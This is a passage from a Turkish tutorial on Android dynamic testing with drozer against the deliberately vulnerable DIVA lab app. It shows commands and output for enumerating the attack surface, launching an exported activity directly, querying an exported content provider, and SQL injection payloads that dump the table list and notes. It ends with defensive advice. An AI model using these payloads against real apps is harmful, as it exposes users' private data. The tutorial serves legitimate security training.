
iv) Drozer Framework Başlatma

Drozer istemcisini artık başlatabilir durumdayız.

Ubuntu 18.04 LTS Terminal:

> drozer console connect

Çıktı:



```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
hefese@TUBITAK-HASANFSIMSEK3:~$ drozer console connect
Selecting bfeaf12ff284cbb6 (Genymotion Samsung Galaxy S4 4.2.2)

..                ..:
..0..            .r..
..a.. . . . . . . .nd
ro..idsnemesisand..pr
.otectorandroidsneme.
.,sisandprotectorandroids+.
..nemesisandprotectorandroidsn:.
.emesisandprotectorandroidsnemes..
..isandp,..,rotectorandro,..,idsnem.
.isisandp..rotectorandroid..snemis.
.andprotectorandroidsnemisandprotec.
.torandroidsnemisandprotectorandroid.
.snemisandprotectorandroidsnemisand:
.dprotectorandroidsnemisandprotector.

drozer Console (v2.4.4)
dz> 
```

Görüldüğü üzere artık drozer komut satırı gelmiştir ve drozer yeteneklerini hedef mobil sistemdeki agent üzerinden hedef mobil sisteme uygulayabiliriz.

c. Drozer Framework ile Dinamik Analiz Testleri Yapma

i) Hedef Android Sistem Keşif Aşaması

Drozer ile hedef android sistemde yüklü uygulamaları listeleyebilir veya yüklü uygulamaların izinlerini görüntüleyebilir veya yüklü uygulamaların AndroidManifest.xml dosyasını görüntüleyebiliriz.


=> Hedef Android Sistemde Yüklü Uygulamaları Listeleme

Hedef android sistemdeki yüklü uygulamaları listelemek için drozer framework'ündeki app.package.list modülü çalıştırılır.

Ubuntu 18.04 LTS Terminal:

```
dz> run app.package.list
```

Çıktı:



```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
com.android.quicksearchbox (Search)
com.android.settings (Settings)
com.android.sharedstoragebackup (com.android.sharedstoragebackup)
com.android.smpush (com.android.smpush)
com.android.soundrecorder (Sound Recorder)
com.android.systemui (System UI)
com.android.videoeditor (Movie Studio)
com.android.voicedialer (Voice Dialer)
com.android.vpndialogs (VpnDialogs)
com.android.wallpaper (Android Live Wallpapers)
com.android.wallpaper.holospiral (com.android.wallpaper.holospiral)
com.android.wallpaper.livepicker (Live Wallpaper Picker)
com.automattic.simplenote (Simplenote)
com.cyanogenmod.filemanager (File Manager)
com.example.android.apis (API Demos)
com.example.android.livecubes (Example Wallpapers)
com.genymotion.genyd (com.genymotion.genyd)
com.genymotion.superuser (Superuser)
com.genymotion.systempatcher (com.genymotion.systempatcher)
com.mwr.dz (drozer Agent)
com.svox.pico (Pico TTS)
jakhar.aseem.diva (Diva)
jp.co.omronsoft.openwnn (OpenWnn)
dz>
```

Görüldüğü üzere hedef android sistemdeki uygulamalar listelenmiştir ve aralarında yüklediğimiz zafiyet içeren DIVA uygulaması da yer almaktadır.

=> Hedef Android Sistemde Yüklü Bir Uygulamanın Detay Bilgilerine Ulaşma

Hedef android sistemdeki yüklü belirli bir uygulama hakkında bilgi edinmek için (örn; sanal android sistemdeki process adı, sanal android sistemdeki user id bilgisi, sanal android sistemdeki group id bilgisi,... gibi) drozer framework'ündeki app.package.info modülü -a parametresine uygulamanın paket ismi girilerek çalıştırılır (Not: Uygulama paket ismi bir önceki "run app.package.list" komutu ile elde edilmiştir).

Ubuntu 18.04 LTS:

```
dz> run app.package.info -a jakhar.aseem.diva
```

Çıktı:

```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
dz> run app.package.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
Application Label: Diva
Process Name: jakhar.aseem.diva
Version: 1.0
Data Directory: /data/data/jakhar.aseem.diva
APK Path: /data/app/jakhar.aseem.diva-1.apk
UID: 10052
GID: [1015, 1028, 3003]
Shared Libraries: null
Shared User ID: null
Uses Permissions:
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.INTERNET
Defines Permissions:
- None
dz>
```

Görüldüğü üzere uygulama user id, group id, izin gibi bilgilerine ulaşarak uygulama üzerinde oturum hakkı elde ettiğimiz takdirde sistemde yetki düzeyimizin hangi düzeyde olabileceğini bilebiliriz.

=> Hedef Android Sistemde Yüklü Bir Uygulamanın AndroidManifest Dosyasını Okuma

Hedef android sistemdeki yüklü belirli bir uygulamanın Android Manifest dosyası elde edilebilir ve okunabilir.

Ubuntu 18.04 LTS Terminal:

```
dz> run app.package.manifest jakhar.aseem.diva
```

Çıktı:

```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
dz> run app.package.manifest jakhar.aseem.diva
<manifest versionCode="1"
  versionName="1.0"
  package="jakhar.aseem.diva"
  platformBuildVersionCode="23"
  platformBuildVersionName="6.0-2166767">
  <uses-sdk minSdkVersion="15"
    targetSdkVersion="23">
  </uses-sdk>
  <uses-permission name="android.permission.WRITE_EXTERNAL_STORAGE">
  </uses-permission>
  <uses-permission name="android.permission.READ_EXTERNAL_STORAGE">
  </uses-permission>
  <uses-permission name="android.permission.INTERNET">
  </uses-permission>
  <application theme="@2131296387"
    label="@2131099683"
    icon="@2130903040"
    debuggable="true"
    allowBackup="true"
    supportsRtl="true">
```

Bu şekilde drozer ile dinamik olarak hedef android sistemdeki uygulamaların android manifest dosyaları okunabilir.

ii) Hedef Android Sistem Uygulama Saldırı Yüzeyi Tespiti


=> Hedef Android Sistemde Yüklü Bir Uygulamanın Saldırı Yüzeyi Tespiti

Hedef android sistemdeki çalışan bir uygulamanın saldırılabilecek arayüzleri listelenebilir.

Ubuntu 18.04 LTS Terminal:

```
dz> run app.package.attacksurface jakhar.aseem.diva
```

Çıktı:



```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
dz> run app.package.attacksurface jakhar.aseem.diva
Attack Surface:
 3 activities exported
 0 broadcast receivers exported
 1 content providers exported
 0 services exported
 is debuggable
dz>
```

Görüldüğü üzere 3 adet public olarak (third party uygulamalarca) erişilebilir activity (sayfa) tespit edilmiştir. 1 adet de public olarak (third party uygulamalarca) erişilebilir içerik sağlayıcı (hafif sıklet uygulama veri deposu) tespit edilmiştir.

Android'te bileşenlerin exported olması ilgili bileşenin başka uygulamalarca erişilebilir durumda olduğunu gösterir. Burada kullanıyor olduğumuz başka uygulama drozer uygulaması olduğundan drozer uygulaması ile diva uygulamasının 3 adet sayfasına, ve 1 adet de content provider'ına (android SQL bileşenine) erişebileceğimizi tespit ettik. Yani drozer dinamik analiz aracı ile hedef mobil uygulama üzerinde saldırı çalışmaları yapabileceğimiz mobil uygulama saldırı yüzeyini tespit ettik.

Bilgi: Exported Hk

AndroidManifest.xml'de sıralı her bir android bileşeninde (activity, service, content provider, broadcast receiver) yer alan exported attribute'u (özelliği) bileşenin public veya private olacağını belirler. Bileşene exported="true" denmesi bileşenin public olacağını, bileşene exported="false" denmesi bileşenin private olacağını belirler. Bileşenin public tanımlanması bileşenin başka uygulamalarca erişilebilir olacağını / başka uygulamalarca veri paylaşımının açık olacağını söyler. Bileşenin private tanımlanması bileşenin başka uygulamalarca erişilebilir olmayacağını / başka uygulamalarca veri paylaşımının açık olmayacağını söyler. Eğer bileşendeki exported özelliği true almışsa bileşen diğer uygulamalarca erişilebilirdir. Eğer bileşendeki exported özelliği false almışsa bileşen diğer uygulamalarca erişilebilir değildir (Not: Android uygulamalarda android bileşenleri toplamda dört adettir. Bunlar; activity, service, content provider ve broadcast receivers şeklindedir).


=> Hedef Android Sistemde Yüklü Bir Uygulamanın Saldırı Yüzeyi Detay Bilgisi Elde Etme

Hedef android sistemdeki çalışan bir uygulamanın saldırılabilecek arayüzleri detay bilgisi listelenebilir.

Ubuntu 18.04 LTS Terminal:

```
dz> run app.activity.info -a jakhar.aseem.diva
```

Çıktı:



```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
dz> run app.activity.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
  jakhar.aseem.diva.MainActivity
    Permission: null
  jakhar.aseem.diva.APICredsActivity
    Permission: null
  jakhar.aseem.diva.APICreds2Activity
    Permission: null
dz> 
```


Görüldüğü üzere 3 adet erişilebilir activity'nin (sayfanın) izin bilgisi ekrana düşmüştür. İzinler null durumdadır, yani herhangi bir kısıtlama yoktur.

iii) Android Uygulama Sömürme (Exploitation)

=> “Exported” Sayfalardan Kritik Veri İçerdiği Düşünülen Sayfanın Çağırılması

Hedef android sistemdeki çalışan uygulamanın saldırılabilecek sayfaları (activity'leri) bir önceki maddede listelenmişti. Drozer uygulaması tarafından sıralı sayfalardan (activity'lerden) kritik veri içerdiği düşünüleni çağırılabilir. Drozer gibi alakasız ayrı bir uygulamanın zafiyete sahip Diva uygulamasının sayfalarını çağırabilmesinin nedeni bir önceki maddede bahsedildiği üzere Diva uygulamasının sayfalarının exported, yani public (uygulamalar arası erişime açık) tanımlanmış olmasındandır.

Önceki maddede zafiyete sahip hedef mobil uygulamanın activity'leri (sayfaları) şu şekilde sıralanmıştı:



```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
dz> run app.package.attacksurface jakhar.aseem.diva
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
  is debuggable
dz> 
```



```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
dz> run app.activity.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
  jakhar.aseem.diva.MainActivity ←
    Permission: null
  jakhar.aseem.diva.APICredsActivity ←
    Permission: null
  jakhar.aseem.diva.APICreds2Activity ←
    Permission: null
dz> █
```

Şimdi hedef mobil uygulamanın kritik veri içerdiği düşünölen APICreds2Activity activity'sini (sayfasını) çağıralım.

Ubuntu 18.04 LTS Terminal:

```
dz> run app.activity.start --component jakhar.aseem.diva jakhar.aseem.diva.APICredsActivity
```


Çıktı:

```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
hefese@TUBITAK-HASANFSIMSEK3:~$ drozer console connect
Selecting bfeaf12ff284cbb6 (Genymotion Samsung Galaxy S4 4.2.2)

..                               ..:
..o..                             .r..
..a.. . . . . . . . . . . . . . .nd
  ro..idsnemesisand..pr
  .otectorandroidsneme.
  .,sisandprotectorandroids+.
  ..nemesisandprotectorandroidsn:.
  .emesisandprotectorandroidsnemes..
  ..isandp,..,rotectorandro,..,idsnem.
  .isisandp..rotectorandroid..snemis.
  ,andprotectorandroidsnemisandprotec.
  .torandroidsnemesisandprotectorandroid.
  .snemisandprotectorandroidsnemisand:
  .dprotectorandroidsnemesisandprotector.

drozer Console (v2.4.4)
dz> run app.activity.start --component jakhar.aseem.diva jakhar.aseem.diva.APICredsActivity
dz> █
```

Drozer komutu çalıştığında hedef mobil sistem ekranına çağırduğumuz activity (sayfa) gelecektir.



Normal şartlarda zafiyete sahip hedef mobil uygulama açıldığında arayüzünde sadece login sayfası açılırken ve başka sayfalara erişim için link v.b. bağlantı sunulmuyorken (bu nedenle başka activity'ler (sayfalar) görüntülenemezken) hedef mobil cihaz üzerinde drozer komutları (üstü kapalı android komutları) çalıştırarak mobil uygulamanın kritik veri içerdiği düşünülen ve erişimi serbest bırakılmış activity'sini (sayfayı) çağırdık ve görüntüleyebildik. Yani drozer ile bu şekilde komut çalıştırarak mobil uygulama arayüzündeki kısıtları bypass edip kritik veri içeren mobil uygulama activity'sini çağırabilir ve alamamız gereken kritik verileri elde edebiliriz.

=> “Exported” Content Provider’ı (Android SQL Bileşeni) Kullanma ve Çektiği Verileri Okuma

Hedef android sistemdeki çalışan uygulamanın saldırılabilecek sayfaları (activity'leri) ve content provider'ı (android sql bileşeni) bir önceki maddede listelenmişti. Drozer uygulaması tarafından sıralanan content provider, olduğu gibi kullanılabilir ve çekmekte olduğu veriler okunabilir. Drozer gibi alakasız ayrı bir uygulamanın zafiyete sahip Diva uygulamasının content provider'ını kullanıp çekmekte olduğu verilerini okuyabilmesinin nedeni bir önceki maddede bahsedildiği üzere Diva uygulamasının content provider'ını exported, yani public (uygulamalar arası erişime açık) tanımlanmış olmasındandır.

[\] Bilgi: Content Provider Nedir Hk.

Content provider, android uygulamaların dosya sisteminde, SQLite veritabanında, web sunusunda veya başka bir depolama bölgesinde depolu uygulama verilerine erişim ve

yönetim için kullanılan bir android bileşendir. Android uygulamalar content provider'ın syntax'ına göre örneğin sql sorgu kodları içerirler ve bu şekilde uygulama verilerini kullanırlar.

Daha önce zafiyete sahip mobil uygulamanın activity'leri (sayfaları) ve bir adet olan content provider'ı (android SQL bileşeni) şu şekilde sıralanmıştı:

```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
dz> run app.package.attacksurface jakhar.aseem.diva
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
  is debuggable
dz>
```

Drozer ile hedef mobil uygulamanın content provider'ı hakkında detay bilgiler elde edilebilir:

Ubuntu 18.04 LTS Terminal:

```
dz> run app.provider.info -a jakhar.aseem.diva
```

Çıktı:

```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
dz> run app.provider.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
  Authority: jakhar.aseem.diva.provider.notesprovider
  Read Permission: null
  Write Permission: null
  Content Provider: jakhar.aseem.diva.NotesProvider
  Multiprocess Allowed: False
  Grant Uri Permissions: False
dz> █
```

Şimdi drozer'taki content provider tarama modülü ile hedef mobil uygulamayı tarayalım ve hedef mobil uygulamadaki content provider'ın sorgularının hangi URI'lere (adreslere) yapıldığını tespit edelim. Bu şekilde drozer'dan yapacağımız sorguları elde ettiğimiz adreslere yaparak uygulama veri deposundan veri çekebiliriz.

Ubuntu 18.04 LTS Terminal:

```
dz> run scanner.provider.finduris -a jakhar.aseem.diva
```

Çıktı:

```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
dz> run scanner.provider.finduris -a jakhar.aseem.diva
Scanning jakhar.aseem.diva...
Able to Query content://jakhar.aseem.diva.provider.notesprovider/notes/
Unable to Query content://jakhar.aseem.diva.provider.notesprovider
Unable to Query content://jakhar.aseem.diva.provider.notesprovider/
Able to Query content://jakhar.aseem.diva.provider.notesprovider/notes

Accessible content URIs:
content://jakhar.aseem.diva.provider.notesprovider/notes/
content://jakhar.aseem.diva.provider.notesprovider/notes
dz>
```

Görüldüğü üzere iki adet uri (adres) tespit edilmiştir. Bu adreslerden birine drozer sorgu modülü ile sorgu yapalım ve veri deposundaki veriyi çekelim

Ubuntu 18.04 LTS Terminal:

```
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/
```

Çıktı:

```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/
|_id| title | note |
| 5 | Exercise | Alternate days running |
| 4 | Expense | Spent too much on home theater |
| 6 | Weekend | b333333333333r |
| 3 | holiday | Either Goa or Amsterdam |
| 2 | home | Buy toys for baby, Order dinner |
| 1 | office | 10 Meetings. 5 Calls. Lunch with CEO |
dz>
```

Görüldüğü üzere drozer ile hedef mobil uygulamanın veri deposundan uygulamanın hazır çekmekte olduğu veriler çekilebilmiştir.

=> “Exported” Content Provider’a (Android SQL Bileşenine) SQLi Yapma

Drozer sorgu modülü ile hedef mobil uygulama veri deposuna sorgu yapabildiğimiz gibi hedef mobil uygulama content provider’ına (android SQL bileşenine) değerler gönderip sorguya sorgu ilavesi (yani sql injection) yapabiliriz. Eğer hedef mobil uygulama kodlarındaki content provider bileşeni kullanılarak yazılan sorgu kodları sql injection açığına sahip durumda kodlanmışlarsa sql injection yapılabilir ve veri deposundan geniş ölçekte veri çekme gerçekleştirilebilir.

[N] Bilgi: Content Provider Nedir Hk.

Content provider, android uygulamaların dosya sisteminde, SQLite veritabanında, web sunusunda veya başka bir depolama bölgesinde depolu uygulama verilerine erişim ve yönetim için kullanılmakta olan android bileşenidir. Android uygulamalar content provider’ın syntax’ına göre örneğin sql sorgu kodları içerirler ve bu şekilde uygulama verilerini kullanırlar.

Aşağıda drozer Sql Injection zafiyeti tarama modülü ile hedef mobil uygulamadaki content provider'a (sql sorgulara) sql injection açığı var mı testi yapılmıştır.

Ubuntu 18.04 LTS Terminal:

```
dz> run scanner.provider.injection -a jakhar.aseem.diva
```

Çıktı:

```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
dz> run scanner.provider.injection -a jakhar.aseem.diva
Scanning jakhar.aseem.diva...
Not vulnerable:
content://jakhar.aseem.diva.provider.notesprovider
content://jakhar.aseem.diva.provider.notesprovider/

Injection in Projection:
content://jakhar.aseem.diva.provider.notesprovider/notes/
content://jakhar.aseem.diva.provider.notesprovider/notes

Injection in Selection:
content://jakhar.aseem.diva.provider.notesprovider/notes/
content://jakhar.aseem.diva.provider.notesprovider/notes
dz>
```

Görüldüğü üzere iki URI'ye (adreste) yapılan sql sorgularında projection ve selection bölümlerinde sql injection açığı tespit edilmiştir. Projection ve selection sql jargonunda sql sorgusundaki bölümlerin isimleridir. Projection sorgudaki kolon bölgesini ifade ederken, selection sorgudaki where bölümünü ifade eder. Örn;



Hedef mobil uygulamada tespit edilen sql açığına sahip sorguların yapıldığı adreslere drozer ile tek tırnak payload'lu sorgu yapalım ve bu sefer manuel olarak sql injection açığı var mı test edelim.

Ubuntu 18.04 LTS Terminal:

```
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/
-- projection ""
```

Çıktı:

```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ --projection ""
unrecognized token: "' FROM notes ORDER BY title" (code 1): , while compiling: SELECT ' FROM notes ORDER BY title
dz>
```

Yukarıdaki drozer komutu ile projection bölgesinde (kolon değeri bölgesinde) tek tırnak var şekilde sorgu hedef adrese doğru yapılmıştır ve karşılık olarak dönen cevap ise sql hatasıdır. Normalde karşılık dönen bilginin “kayıt yok” gibi bir ifade olması gerekirken sql hatası olması yaptığımız sorgudaki tek tırnak karakterinin string’leşmeden hedef uygulama content provider’ındaki sorguda işleme sokulduğunu ve sql sorgusunda fazladan bir tırnak olması dolayısıyla hata ürettiğini gösterir. Eğer yapılan sorgulardaki karakterlerde sql sorgular için özel anlam ifade eden karakterler filtrelenseydi veya string’leştirilseydi sql sorgu hatası yerine kayıt bulunamadı v.b. normal bir uygulama cevabı gelirdi. Dolayısıyla sql sorgu için anlam ifade eden anahtar kelimeler girebilir ve hedef uygulamada çalışması sonucu content provider üzerinden uygulama veri deposundan geniş ölçekte veri çekilebilir. Örneğin; uygulama veri deposundaki tüm tablo isimleri, tüm kolon isimleri, tüm kolonlarda tutulan değerler,... gibi. Bunun yanısıra uygulamayı ele geçirmeye dönük daha farklı saldırı türleri de uygulanabilir.

Şimdi drozer ile sql injection payload’u barındıran bir sorgu yapalım ve payload’da veri deposundaki tüm tablo isimlerinin tutulduğu default tabloyu belirterek veri deposundaki tüm tablo isimlerini öğrenelim.

Ubuntu 18.04 LTS Terminal:

```
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ --projection "* FROM SQLITE_MASTER WHERE type='table'; --"
```

Çıktı:

```
hefese@TUBITAK-HASANFSIMSEK3: ~
File Edit View Search Terminal Help
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ --projection "* FROM SQLITE_MASTER WHERE type='table'; --"
| type | name | tbl_name | rootpage | sql |
| table | android_metadata | android_metadata | 3 | CREATE TABLE android_metadata (locale TEXT) |
| table | notes | notes | 4 | CREATE TABLE notes (_id INTEGER PRIMARY KEY AUTOINCREMENT, title TEXT NOT NULL, note TEXT NOT NULL) |
| table | sqlite_sequence | sqlite_sequence | 5 | CREATE TABLE sqlite_sequence(name,seq) |
```

Görüldüğü üzere yapılan sorgu ile hedef uygulamadaki sorgunun projection bölgesine

* FROM SQLITE_MASTER WHERE type='table' --

değeri konmuştur ve mevcut sorgunun kolonları sonrası kalan bölgesi -- ile yorum satırı olmuştur. Böylece bizim sonunu belirlediğimiz bir sorgu yapılmıştır ve SQLITE_MASTER tablosundan tür kolonu table (yani tablo) olan tüm kayıtlar ekrana gelmiştir. Yani ekrana veri deposundaki tüm tablolar gelmiştir.

Sıralanan tablolar içerisinden örneğin notes tablosundaki içeriği çekmek için projection bölgesindeki payload aşağıdaki gibi değiştirilebilir.

Ubuntu 18.04 LTS Terminal:

```
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/
--projection "*" FROM notes; --"
```

Çıktı:

```
File Edit View Search Terminal Help
hefese@TUBITAK-HASANFIMSSEK3: ~
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ --projection "*" FROM notes; --"
|_id| title | note |
| 1 | office | 10 Meetings. 5 Calls. Lunch with CEO |
| 2 | home | Buy toys for baby, Order dinner |
| 3 | holiday | Either Goa or Amsterdam |
| 4 | Expense | Spent too much on home theater |
| 5 | Exercise | Alternate days running |
| 6 | Weekend | b33333333333r |
```

Bu şekilde mevcut sorgunun projection bölgesine yerleşen kendi bitiş sorgu cümleciğimiz ile hedef veri deposundan veri toplayabiliriz / çekebiliriz.

[N] Bilgi: Content Provider (Android SQL Bileşeni) Nasıl Korunur?

- * Android bileşeni content provider exported=false ile private tanımlanabilir. Böylece başka uygulamalar (örn; drozer) uygulamadaki content provider üzerinde işlemler yapamazlar.
- * Android bileşeni content provider için bir protectionLevel ile imza oluşturulabilir. Böylece imzası olmayan uygulamalar uygulamadaki content provider üzerinde işlemler yapamazlar.
